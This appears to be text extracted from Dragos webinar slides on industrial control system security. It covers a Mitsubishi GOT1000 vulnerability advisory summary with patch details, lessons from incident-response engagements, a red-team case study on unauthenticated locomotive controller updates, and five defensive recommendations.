
Patch/Defense Details

Update to a patched version, 1.245F or later by [contacting local sales office](#).


Attributes		Description
Active Exploitation	No	Successful exploitation of these vulnerabilities by an attacker may result in a denial-of-service condition or code execution.
Skill Level Required	Low	
Access Level Required		
Remotely Exploitable		
Physical Access Required		
Known Credentials		
User Interaction		Affecting GOT1000 models: <ul style="list-style-type: none">GT1455-QTBDEGT1450-QMBDEGT1450-QLRDEGT1455HS-QTBDEGT1450HS-QMBDE
Security Impact		
Denial of Service		
Credential Exposure		
Code Execution/Modify App		
Broader Network Access		
Privilege Escalation		
Data Theft/Data Tamper		
Operation Impact		Additional Resources Mitsubishi Electric's Security Advisory ICSA-20-310-02
Loss of View		
Loss of Control		

LESSONS LEARNED FROM CUSTOMER ENGAGEMENTS


Extremely Limited / No Visibility into OT Environment



Engagements Exhibiting Poor Security Perimeters



External Routable Network Connection to ICS Environments Believed to be Air-Gapped



100%


of IR cases involved shared credentials for lateral movement vs 99% year prior




CASE STUDY

SOLARWINDS – MAINTENANCE LINKS

“Trust but Verify”




DRAGOS RED TEAM



CASE STUDY

LOCOMOTIVE OPERATION – RED TEAM

Attacker propagated
config updates to
CCUs without
authentication



RECOMMENDATIONS



1

**INCREASE OT
NETWORK
VISIBILITY**



2

**IDENTIFY
AND PRIORITIZE
CROWN JEWELS**



3

**BOOST INCIDENT
RESPONSE
CAPABILITIES**



4

**VALIDATE
NETWORK
SEGMENTATION**



5

**SEPARATE IT AND
OT CREDENTIAL
MANAGEMENT**

Next Webinar April 1: 5 Lessons Learned From the Frontlines

dragos.com/5lessons

